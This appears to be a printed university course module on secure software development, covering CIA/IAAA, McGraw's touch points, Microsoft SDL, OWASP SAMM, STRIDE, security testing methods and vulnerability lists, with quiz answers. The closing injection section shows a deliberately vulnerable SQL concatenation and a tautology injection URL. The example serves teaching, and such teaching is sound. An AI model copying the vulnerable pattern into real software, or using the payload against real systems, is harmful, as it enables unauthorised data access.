

## Module 6

This is a single, concatenated file, suitable for printing or saving as a PDF for offline viewing. Please note that some animations or images may not work.

### Module 6 Study Guide and Deliverables

<b>Module Topics:</b>	<ul style="list-style-type: none"><li>• Topic 1: Secure Software-Development Processes</li><li>• Topic 2: Software Security Practices</li></ul>
<b>Readings:</b>	<ul style="list-style-type: none"><li>• Online lecture notes</li></ul>
<b>Discussions:</b>	<ul style="list-style-type: none"><li>• Weekly Group Meeting</li></ul>
<b>Assignments:</b>	<ul style="list-style-type: none"><li>• Project Iteration 3 due <b>Tuesday, October 19 at 6:00 AM ET</b></li><li>• Post-Project Iteration 3 Review due <b>Tuesday, October 19 at 6:00 AM ET</b></li><li>• Weekly Report due <b>Tuesday, October 19 at 6:00 AM ET</b></li></ul>
<b>Assessments:</b>	<ul style="list-style-type: none"><li>• Quiz 3 due <b>Tuesday, October 19 at 6:00 AM ET</b></li></ul>
<b>Live Classroom:</b>	<ul style="list-style-type: none"><li>• <b>Wednesday, October 13 from 7:00-9:00 PM ET</b></li><li>• <b>Saturday, October 16 from 8:00-9:00 PM ET</b></li></ul>

## Learning Outcomes

By the end of this module, you will be able to:

- Explain CIA and IAAA terms.
- Describe and compare secure software-development processes, such as the seven touch points, Microsoft SDL, and OWASP SAMM.
- Derive basic security requirements in the group project.
- Explain the STRIDE model.
- Describe and compare SAST, DAST, IAST and RSP.
- List some common vulnerabilities.

## Introduction


Software security is crucial in today's world. A simple vulnerability can cause a software disaster and millions of dollars of loss. Security needs to be built into the software. However, many software developers don't know enough about security to produce secure software. In this module, we will introduce some basic concepts and practices in software security. We will start by introducing basic security terminology CIA and IAAA, and then we will discuss several secure software-development processes—seven touch points, Microsoft SDL, and OWASP SAMM—followed by the security practices used in those processes.

## Topic 1: Secure Software-Development Processes

## CIA and IAAA

“CIA” is the most common term used in cybersecurity. It stands for confidentiality, integrity, and availability. CIA also serves as shorthand for the fundamental security concepts and security goals.

- **Confidentiality** is concerned with ensuring that knowledge about a unit of information, and access to the information, is provided only to individuals who have some right (authorization) to know about, or access to, the information.
- **Integrity** is concerned with the accuracy of information, or functionality, from the perspective of either detecting unauthorized changes or ensuring that only allowed changes to information or functionality occur.
- **Availability** is concerned with ensuring that information or functionality can be accessed or used by those who have a legitimate right to access or use it.



CIA and IAAA

Cryptography is the fundamental building block in information-security solutions. Confidentiality is often supported by encryption to protect information from unauthorized or accidental disclosure. Integrity is often supported by a digital signature to verify that the information is not being modified illegitimately. In addition, proper access control needs to be in place to differentiate the legitimate use of information from illegitimate use.

In support of the CIA concepts, another abbreviation, IAAA, is also commonly used.

- **Identification** is concerned with identifying an individual.
- **Authentication** is concerned with verifying the identity of an individual who wants access to information or service functionality.
- **Authorization** is concerned with controlling what information or functionality authenticated individuals can access exactly.
- **Accounting** (sometimes also referred to as audit) is concerned with knowing who has accessed a piece of information or used some functional capability or service.

With IAAA, nonrepudiation is also achieved. Nonrepudiation is the assurance that someone cannot deny something.

The main task of IAAA is proper access control. IAAA is often provided by a dedicated server to control access.

The basic principle of access control is the principle of least privilege—basically, let someone access only what is necessary. There are several different access-control models:

- **DAC (discretionary access control)**—Restricts access to objects based on the identity of the subjects and/or groups to which they belong. Typically, the owner of the object can change the permission at its discretion.
- **MAC (mandatory access control)**—Usually the operating system controls and changes the ability of a subject to access an object.
- **RBAC (role-based access control)**—Restricts access to objects based on the role a subject is assigned to.

Privacy is another hot term in information security and has become more and more important. Sometimes it is used interchangeably with confidentiality. However, privacy is mostly associated with processing personal information, which is any information that can be used to identify or contact an individual or be reasonably linked to a specific individual, device, or computer. Privacy is concerned with the proper handling of data, including consent, notice, and regulatory obligations. This includes whether and how data is shared with third parties, and how data is legally collected or stored. There are

several regulations related to data privacy, such as the GDPR (General Data Protection Regulation), adopted by European Union; the HIPAA (Health Insurance Portability and Accountability Act) for the healthcare sector; the GLBA (Gramm-Leach-Bliley Act) for the financial sector; and the CCPA (California Consumer Privacy Act).

## Software Security

Software is everywhere. With more software and more code, there are more bugs (or vulnerabilities) and more attacks. Security is one of the most important qualities in software. Security is not something that can be added around the developed software, but rather has to be built into the software from the beginning of its development.

Unfortunately, many software developers don't know enough about security, and security engineers don't know much about software development. GitLab, a DevOps company, surveyed over 4,000 developers and operators and found that 68% of the security professionals surveyed believe it's a programmer's job to write secure code—but they also think that fewer than half of developers can spot security holes. At the same time, nearly 70% of developers said that, while they are expected to write secure code, they get little guidance or help. One disgruntled programmer said, "It's a mess, no standardization, most of my work has never had a security scan." Another problem is that it seems many companies don't take security seriously enough. [Nearly 44% of those surveyed](#) reported that they're not judged on their security vulnerabilities.

Security expert Bruce Schneier quoted [this survey results](#), echoed by a lot of developers, in his blog.

Software security as a discipline is still in its infancy. It connects to three areas: software engineering, security engineering, and programming language. It focuses on engineering software so that it continues to function correctly under malicious attack. Secure software cannot be achieved by firewalling vulnerabilities or simply reacting with testing and patches. Instead, software security focuses on understanding, preventing, and mitigating security risks in software through the whole software life cycle.

Software ranges from the low-level software, such as an operating-system kernel; to utility software, such as a compiler, virtual machine monitor, browser, or database; to high-level, specific applications, such as office, a media player, or a calculator. Application security is a subfield of software security, focusing on the security of high-level web, mobile, and other applications. However, understand that no program is an island. The system environment that the applications run on will also be used to exploit vulnerabilities in the applications. Therefore, security is a system-wide issue.

Software security is everyone's job. Certainly, software developers play key roles in software security. It also requires the understanding and involvement of other individuals, such as executives, administrators, builders, operators, and users.

Gary McGraw mentions three pillars of software security in his book *Software Security, Building Security In: risk management, touch points, and knowledge*, as shown in the figure below:




Software Security—Three Pillars (McGraw, 2006)

Risk management is crucial to security. Identifying, analyzing, and mitigating security risks in software are essential tasks in software security. McGraw also proposes seven touch points (seven security practices) that should be applied to the various software artifacts produced during software development. In addition, security knowledge is fundamental to the application of software-security practices by practitioners. McGraw describes seven knowledge catalogs and classifies them into three knowledge categories: prescriptive, diagnostic, and historical.

## Seven Touch Points

The following diagram shows the seven security practices to be applied to the various software artifacts and the knowledge catalogs related to each security practice:



McGraw orders the seven touch points based on their effectiveness, as follows:

1. **Code review**—Applied to code
2. **Architectural risk analysis**—Applied to requirements and design
3. **Penetration testing**—Applied to tests and test results, as well as feedback from the field
4. **Risk-based security tests**—Applied to the test plan
5. **Abuse cases**—Applied to requirements
6. **Security requirements**—Applied to requirements
7. **Security operations**—Applied to feedback from the field

External analysis may also be needed. McGraw describes the seven touch points as a process-agnostic and able to be applied iteratively. In his opinion, code review and architecture risk analysis are two most important practices. He argues that half of all vulnerabilities are design flaws that can be addressed mainly by architecture risk analysis, and half are implementation bugs that can be addressed mainly by code review.

The seven touch points constitute a simple model for secure software development, consisting of several security practices. They are also the basis of the BSIMM (building security in maturity model) framework, a much more complex software-security framework used by many organizations. [BSIMM](#) was developed by experts from Cigital, where McGraw was the chief technology officer. (Cigital was then acquired by Synopsys.)

## Microsoft SDL

[Microsoft SDL \(Security Development Lifecycle\)](#) is another famous software-security framework which was proposed by Microsoft and addresses security and privacy considerations throughout all phases of the development process. It is also used in all Microsoft software products now. It is based on three core concepts: education, continuous process improvement, and accountability. It defines a collection of mandatory practices and the tools to be used in different phases of the traditional software-development life cycle (SDLC). The 2018 updated version includes practices in new scenarios, like the cloud, the internet of things (IoT), and artificial intelligence (AI).

Microsoft SDL includes specific security and privacy roles to provide the organizational structure necessary to identify, catalog, and mitigate the security and privacy issues present in a software-development project. These roles include the following:

- **Reviewers/advisors**—Experts from outside the project team who provide advice or audit the project
- **Team champions**—Experts from the project team who manage security and privacy requirements and communicate with other stakeholders

Microsoft SDL introduces 12 practices:

1. Provide training
2. Define security requirements
3. Define metrics and compliance reporting
4. Perform threat modeling

5. Establish design requirements
6. Define and use cryptography standards
7. Manage the security risk of using third-party components
8. Use approved tools
9. Perform static analysis security testing (SAST)
10. Perform dynamic analysis security testing (DAST)
11. Perform penetration testing
12. Establish a standard incident-response process

Additional practices for secure DevOps follow:

- Use tools and automation that are integrated into the CI/CD (continuous integration/continuous delivery) pipeline
- Keep credentials safe
- Perform continuous learning and monitoring

For each practice, Microsoft SDL provides guidelines and possible tools to help practitioners apply these practices. The practices are grouped based on the software-development phases, but they can also be used with different frequencies in iterative processes. SDL for Agile classifies practices into three categories:

- One-time practices—Fundamental practices established at the start of every new Agile project. For example, security and design requirements and a standard incident-response process should be established at the beginning of the project.
- Buckets practices—Important practices that are performed on a regular basis and can spread across multiple sprints. For example, DAST and penetration testing may be performed on a regular basis.
- Every-sprint practices—Essential practices performed in every sprint. Most practices related to implementation should be performed in every sprint, including thread modeling, using the right tools and standards, and performing SAST.

Organizations may choose how to integrate these practices into their software-development life cycles based on their own contexts. The Microsoft SDL website provides a lot of guidelines and tools to help practitioners apply these practices.

## OWASP SAMM

[The Software Assurance Maturity Model \(SAMM\)](#) is an open framework from the OWASP (Open Web Application Security Project) community to help organizations formulate and implement a strategy for software security that is tailored to the specific risks facing the organization. It claims to be a flexible, customizable, iterative, well-defined, and measurable framework that can be used by projects or organizations of different sizes.

OWASP SAMM defines four business functions and twelve security practices, as shown in the following diagram:



### [OWASP SAMM](#)

The four business functions follow:

1. Governance
2. Construction
3. Verification
4. Deployment

There are 12 security practices, and each business function is related to 3 of these practices.

The governance function focuses on the following:

1. Strategy and metrics
2. Policy and compliance
3. Education and guidance

The construction function focuses on the following:

4. Threat assessment
5. Security requirements
6. Secure architecture

The verification function focuses on the following:

7. Design review
8. Code review
9. Security testing




The deployment function focuses on the following:

10. Vulnerability management
11. Environment hardening
12. Operational enablement

One distinct feature of OWASP SAMM is that it provides the standards of different maturity levels that organizations can choose to fit to themselves. For each practice, it defines standards for three levels:

- **0**—Implicit starting point representing the activities in the practice being unfulfilled
- **1**—Initial understanding and ad hoc provision of the security practice
- **2**—Increase in the efficiency and/or effectiveness of the security practice/li>
- **3**—Comprehensive mastery of the security practice at scale

For each level, OWASP SAMM provides objectives, activities, results, success metrics, costs, personnel, and related levels. For example, the following diagram shows the objectives and activities for three different levels of secure architecture practice. At the lowest level, the objective is only to consider the security practice, with activities such as applying the security principles to the design. At the highest level, the objective is to formally control and validate secure components.

Secure Architecture <span>...more on page 54</span>			
	 SA 1	 SA 2	 SA 3
<b>OBJECTIVE</b>	<b>Insert consideration of proactive security guidance into the software design process</b>	<b>Direct the software design process toward known-secure services and secure-by-default designs</b>	<b>Formally control the software design process and validate utilization of secure components</b>
<b>ACTIVITIES</b>	<b>A.</b> Maintain list of recommended software frameworks <b>B.</b> Explicitly apply security principles to design	<b>A.</b> Identify and promote security services and infrastructure <b>B.</b> Identify security design patterns from architecture	<b>A.</b> Establish formal reference architectures and platforms <b>B.</b> Validate usage of frameworks, patterns, and platforms

Secure Architecture Objective and Activities in Three Levels

OWASP OpenSAMM is a comprehensive model used by many projects and organizations, including open-source communities. All frameworks define some common practices that we will briefly introduce in the next section.

## Test Yourself

---

### Test Yourself

CIA stands for \_\_\_\_\_.

Confidentiality, integrity, and availability

### Test Yourself

IAAA stands for \_\_\_\_\_.

Identification, authentication, authorization, and audit/accountings

### Test Yourself

Software security can be ensured through penetration testing.

True

False

### Test Yourself

Which of the following security practices is included in Microsoft SDL, but not in McGraw's seven touch points?

Security requirements

Risk analysis

Penetration testing

Security training

### Test Yourself

What are the unique features of OWASP SAMM?

Uses a maturity model. Provides standards to measure the maturity level of each security practice.

## Topic 2: Software-Security Practices - Security Requirements

---

Security requirements are typically derived from the basic information-security goals of CIA. For example, we can derive the following security requirements for the ProjectPortal project introduced in a previous module:

- Project details can only be viewed by the owner of the project. (Confidentiality)
- Project details can only be modified by the owner of the project (Integrity)
- All users should be able to access their user and project data. General users can view project summaries. (Availability)

Here are some security requirements for the Blackboard system:

- A student's grade information can only be seen by that student and the instructor. (Confidentiality)

- The grade can only be modified by the instructor. (Integrity)
- All students should be able to access their registered course content. (Availability)


In support of CIA, we can further derive security requirements from the security mechanisms of IAAA:

- We need an authentication scheme, such as a login functionality using a username and password.
- We need a proper authorization scheme to specify who can do what. For instance, role-based access control is needed in Blackboard to distinguish the privileges of instructors and students.
- We need a proper audit scheme to know who did what and when. For example, all modification events should be logged.

Security requirements may be functional or nonfunctional. For example, the above “authentication using user/password login” is a functional requirement that can be tested independently. The above “all modification events should be logged” is a nonfunctional requirement. It spans the whole project and applies to any functional requirements that modify data. For example, in the ProjectPortal project, modification events include editing personal profiles, editing project data, rating a project, etc.

Another technique to find security requirements is to think of how CIA/IAAA can be broken. The security can be either accidentally compromised by the mistakes of a legitimate user or intentionally exploited by an attacker. The former type of situation is usually called the misuse case (or the misuse story), and the latter is called the abuse case (the abuse story). These are the opposites of the use case (or the user story). Consequently, we can derive the requirements to mitigate these risks.

The following use-case diagram shows the normal use cases and abuse cases, as well as the mitigation use cases, for the ProjectPortal project. Here, we can see that “Login with Password,” “Search Project,” and “Edit Project” are normal use cases associated with the project owner. Now, thinking as an attacker, we may come up with misuse cases that threaten those normal use cases. An attacker may simply guess the password. If the guess is right, the authentication via login with password is compromised. To mitigate this risk, we can add the security requirement of using strong passwords, as shown in the diagram. We can also require multifactor authentication as a mitigation. As “Search Project” is allowed by anyone, an attacker can search projects. By carefully crafting a malicious search string, the attacker may be able to edit the project, such as through an SQL-injection attack. To mitigate this risk, we need to validate all input when searching projects.



Use-Case Diagram with Abuse Cases

## Architecture Risk Analysis

Architecture risk analysis is one of the most important practices proposed by Gary McGraw in his seven touch points. Threat modeling is one method proposed in Microsoft SDL to analyze architecture risks. OpenSAMM also includes threat assessment and secure architecture practices in the



construction function. As McGraw points out, 50% of all security defects are due to design flaws. It is very important to understand components and their interactions with the environment through the high-level software architecture. McGraw proposes three steps for architecture risk analysis:

- **Attack-resistance analysis**—The key step of identifying and analyzing design flaws in software architecture. One can use a checklist, such as Microsoft STRIDE model (spoofing, tampering, repudiation, information disclosure, denial of service, elevation of privilege); top 10 design flaws by IEEE Center for Secure Design; OWASP Top 10s; or Common Weakness Enumeration.
- **Ambiguity analysis**—Analyze the ambiguity in architecture and expose invalid assumptions from multiple perspectives.
- **Weakness analysis**—Focus on the analysis of external software dependencies.


Through architecture risk analysis, software risk is analyzed component by component, tier by tier, and environment by environment. It is also important to analyze the risks qualitatively, linking them to probability and impact measures that matter to the organization.

## Microsoft STRIDE

Threat modeling is a core element of the [Microsoft SDL to SDL](#) to identify threats, attacks, vulnerabilities, and countermeasures in design. It involves five major steps as shown in the diagram below:

- Defining security requirements
- Creating an application diagram
- Identifying threats
- Mitigating threats
- Validating that threats have been mitigated

Threat modeling should be performed in each iteration to refine your threat model and further reduce risks.



In particular, Microsoft proposed the STRIDE model to help identify threats. “STRIDE” stands for the following

- **Spoofing**—A person or a program successfully identifies as another by falsifying data to gain illegitimate access
- **Tampering**—Illegitimate modification of data or system to cause harm.
- **Repudiation**—Denial of the truth or validity of something.
- **Information disclosure**—Illegitimate disclosure of information.
- **Denial of service**—Denial of service for legitimate usage.
- **Elevation of privilege**—Achieving illegitimate, elevated access to restricted resources by exploiting vulnerabilities in the system

The following table shows the mapping between the STRIDE model and CIA/IAAA. The table also includes example threats in the Blackboard learning system and possible mitigations.

STRIDE	CIA/AAA	Examples in the Blackboard System	Mitigation
Spoofing	Authentication	Pretend to be others	Passwords
Tampering	Integrity	Grade is modified by an attacker	Digital signature, access control
Repudiation	Nonrepudiation (audit)	I didn't post that thread	Logging, digital signature
Information disclosure	Confidentiality (data privacy)	Students' grade is viewed by another student	Encryption, access control
Denial of service	Availability	Blackboard is not accessible	Load balancer, elastic designer, firewall
Elevation of privilege	Authorization	A student to instructor	Sandbox roles, access control, firewall

## Secure Coding and Security Testing

In the previous modules, we have discussed some important principles for good coding, such as the following:

- **KISS**—Keep it simple and readable
- **DRY**—Don't repeat yourself
- **SOLID**—Single responsibility, open-closed, Liskov substitution, interface segregation, and dependency inversion.

We also discussed bad smells and how to remove them by constantly refactoring the code. Maintaining good file or package structures is also important. Pair programming can be helpful, too.

## Code Review

The purpose of code review is to identify defects and improve quality. People always make mistakes. McGraw attributes 50% of vulnerabilities to code bugs and thus lists code review as one of the most important practices in his seven touch points. Code review includes both automated code review, using a static code-analysis tool, and manual review. Static code-analysis tools are designed to analyze the source code and/or a compiled version of the code, based on a set of rules, to identify issues in code—such as little mistakes, stylistic inconsistencies, and faulty logic. Some issues may be security vulnerabilities that can be exploited by attackers.

There are quite [a number of static code-analysis tools](#). Here are a few that might be related to your project:

1. Microsoft Visual Studio has built-in static code analysis tools for C/C++. [Microsoft DevSkim](#) is a framework of IDE extensions and language analyzers that provide inline security analysis in the development environment.
2. [Android Studio](#) also includes a built-in linter to analyze code when developing Android applications. It helps detect common programming flaws in Java as well as possible security flaws in Android.
3. [FindBugs](#) detects bugs in the Java bytecode file using static code analysis techniques. [SpotBugs](#) is the successor of FindBugs. Unfortunately, neither is maintained anymore. [FindSecBugs](#) is a security specific plugin for SpotBugs that focuses on security vulnerabilities in Java programs. It works with the old FindBugs, too.
4. [Pylint](#) is one of the oldest and best-maintained linters for Python.
5. [JSLint](#) is a community-driven tool that detects errors and potential problems in JavaScript code.
6. [PMD](#) is a cross-language extensible source code analysis tool. It finds common programming flaws in a variety of programming languages including Java, Apex JavaScript, PLSQL, Apache Velocity, XML, and XSL.
7. [SonarQube](#) is a cross-language source-code-analysis tool for bugs, vulnerabilities, and code smells. It supports more than 20 languages and has IDE plugins for Eclipse, Visual Studio, and IntelliJ.

There are also many commercial tools available such as [Veracode Static Analysis](#), [Kiuwan Code Security](#) and [Synopsys Coverity](#).

The major benefit of using these automated static code-analysis tools is that they can be run repeatedly, on lots of software. They can be integrated into the CI/CD (continuous integration/continuous delivery) tool suites. The major issue is that most tools are not accurate enough and produce a large

number of false positives and false negatives. They may flag a lot of violations that do not lead to any security issues. They are also unable to detect complex security issues. Such tools can only automatically find a relatively small percentage of application-security flaws. Properly configuring the tools may help balance false positives and negatives for your projects.

## Security Testing

While code review using static code-analysis tools or done manually attempts to verify whether the software is built in the right way, testing is a means to validate that the right software has been built. Not only are the functionalities validated, but also the security. Security testing is just as important as functional testing. The objective is to uncover potential vulnerabilities, threats, and risks in a software application and prevent malicious attacks from intruders at runtime.

In the previous section, we discussed how to come up with security requirements. They can be either functional or nonfunctional requirements, deriving from the business logic of the system, or security objectives. Security test cases should be derived from the security requirements. Additionally, we can derive security requirements and test cases from common vulnerabilities based on the implementation stacks.

Penetration testing is a type of security testing performed by skilled security professionals who simulate the actions of a hacker. It is mostly done as a black-box test to exploit the vulnerabilities in the system. Penetration-testing cases should include both application-specific tests to test business logic and common vulnerability tests. Some tests can be automated; for example, automated vulnerability-scan tools can help identify common weaknesses. However, rigorous penetration testing requires higher expertise than a scan tool to dig deeper into the issues. The testing can also help with compliance with FDIC, HIPAA, PCI, and other compliance standards.

There are a number of automated scanning tools available. Here are some popular open-source tools:

- **Zed Attack Proxy**—A very popular, free, open-source penetration-testing tool for web applications being maintained under OWASP. It can run an automated scan and also enables the testers to explore the application manually. It is flexible and extensible.
- **Arachni**—An open-source, modular, high-performance Ruby framework aimed toward helping penetration testers and administrators evaluate the security of modern web applications. It is supported by Sarosys, which has built commercial products around the project.

Here is a sample list of commercial scanning tools:

- **Burp Suite by Portswigger**—A widely used tool. The free community version offers basic, manual tools for researchers and hobbyists. The professional version provides autoscan and can be integrated into the CI/CD pipeline.
- **Appspider by Rapid 7**—Supports automated scanning and provides interactive reports.
- **Netsparker**—Another automatic vulnerability-assessment tool.
- **Acunetix**—An all-in-one web-application-security scanner.

Security testing alone cannot ensure software security. It should be performed in conjunction with automated and manual code reviews to provide greater analysis.

## SAST, DAST, IAST, RSP

Both static code analysis and run-time testing are essential to ensuring code quality. The terms “SAST” and “DAST” refer to these two approaches used in application security. Gartner Glossary defines SAST and DAST as follows:

- **Static application security testing (SAST)** is a set of technologies designed to analyze application source code, byte code and binaries for coding and design conditions that are indicative of security vulnerabilities. SAST solutions analyze an application from the “inside out” in a non running state.
- **Dynamic application security testing (DAST)** technologies are designed to detect conditions indicative of a security vulnerability in an application in its running state. Most DAST solutions test only the exposed HTTP and HTML interfaces of Web-enabled applications; however, some solutions are designed specifically for non-Web protocol and data malformation (for example, remote procedure call, Session Initiation Protocol [SIP] and so on). DAST is mostly done by purposely injecting malicious data or faulty actions to identify common security vulnerabilities, such as SQL injection and cross-site scripting.

The following table compares SAST and DAST:

Static Application Security Testing (SAST)	Dynamic Application Security Testing (DAST)
White-box testing	Black-box testing
Requires access to source code	Require functional product
Performed in early stages of software-development life cycle (SDLC) on source code	Performed at the end of software-development life cycle (SDLC) on functional product
Can identify easy-to-fix bugs, flaws, and vulnerabilities	Can identify more complex data-flow or control-flow flaws, or business-logic issues; hard to fix
Can detect source-code issues, but not runtime issues	Can detect runtime or environment-related issues, but not source-code issues
Prone to producing both false positives and false negatives	Prone to producing false negatives
Used for all kinds of applications and software	Mostly used to test web applications and services

Both SAST and DAST have their pros and cons. New methods IAST and RASP have been proposed to leverage the strengths of both SAST and DAST.

**Interactive Application Security Testing (IAST)** solutions instrument applications by deploying agents and sensors inside running applications and continuously analyzing the applications' interactions initiated by manual tests, automated tests, or a combination of the two to identify vulnerabilities in real time. It can be done anywhere in the development IDE, continuous-integration environment, QA, or production. Through the software instrumentation, IAST agents can apply the analysis to the entire application code, runtime control, data-flow information, configuration information, etc. Therefore, it can produce more accurate results and identify more potential vulnerabilities than SAST and DAST. IAST can be easily integrated into the CI/CD pipeline and fit the application security into the existing DevOps cycle. The cost is to the performance. IAST can slow the application down due to the instrumentation.

**Run-time Application Security Protection (RASP)** works inside the application, as IAST does. The objective is to block attacks instead of detecting vulnerabilities. It can control application execution and respond to live attacks by terminating an attacker's session and alerting defenders to the attack.

## Top Vulnerability Lists

To detect and fix security vulnerabilities, we need to know what applications' vulnerabilities are. A number of resources compile common vulnerabilities. Examples follow:

- **CWE** is a community-developed list of common software and hardware security weaknesses and vulnerabilities. The CWE Top 25 list is a demonstrative list of the most widespread and critical weaknesses that can lead to serious vulnerabilities in software.
- The OWASP Top 10 lists the 10 most common software vulnerabilities in web applications by OWASP.
- The OWASP Mobile 10 lists the 10 most common software vulnerabilities in mobile applications by OWASP.

Note: Click the list titles to access the sites.

### The CWE Top 25 2019

1. Improper Restriction of Operations within the Bounds of a Memory Buffer
2. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
3. Improper Input Validation
4. Information Exposure
5. Out-of-bounds Read
6. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
7. Use After Free

8. Integer Overflow or Wraparound
9. Cross-Site Request Forgery (CSRF)
10. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
11. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
12. Out-of-bounds Write
13. Improper Authentication
14. NULL Pointer Dereference
15. Incorrect Permission Assignment for Critical Resource
16. Unrestricted Upload of File with Dangerous Type
17. Improper Restriction of XML External Entity Reference
18. Improper Control of Generation of Code ('Code Injection')
19. Use of Hard-coded Credentials
20. Uncontrolled Resource Consumption
21. Missing Release of Resource after Effective Lifetime
22. Untrusted Search Path
23. Deserialization of Untrusted Data
24. Improper Privilege Management
25. Improper Certificate Validation

## OWASP Top 10

- A1-Injection
- A2-Broken Authentication and Session Management
- A3-Sensitive Data Exposure
- A4-XML External Entities (XXE)
- A5-Broken Access Control
- A6-Security Misconfiguration
- A7-Cross-Site Scripting (XSS)
- A8-Insecure Deserialization
- A9-Using Components with Known Vulnerabilities
- A10-Insufficient Logging and Monitoring

## OWASP Mobile Top 10

- M1: Improper Platform Usage
- M2: Insecure Data Storage
- M3: Insecure Communication
- M4: Insecure Authentication
- M5: Insufficient Cryptography
- M6: Insecure Authorization
- M7: Client Code Quality
- M8: Code Tampering
- M9: Reverse Engineering
- M10: Extraneous Functionality

Here, we briefly describe a couple of vulnerabilities in those three lists.

## Injection:

Injection flaws—such as SQL, OS, and LDAP injection—occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

For example, the following code feeds the user input directly into the query without validating it. Then the attacker can easily inject malicious code to launch an SQL-injection attack. The whole "accounts" table can be dumped out.

```
String query = "SELECT * FROM accounts WHERE custID=' " + request.getParameter("id") + " ' ";

http://example.com/app/accountView?id=' or '1'='1
```

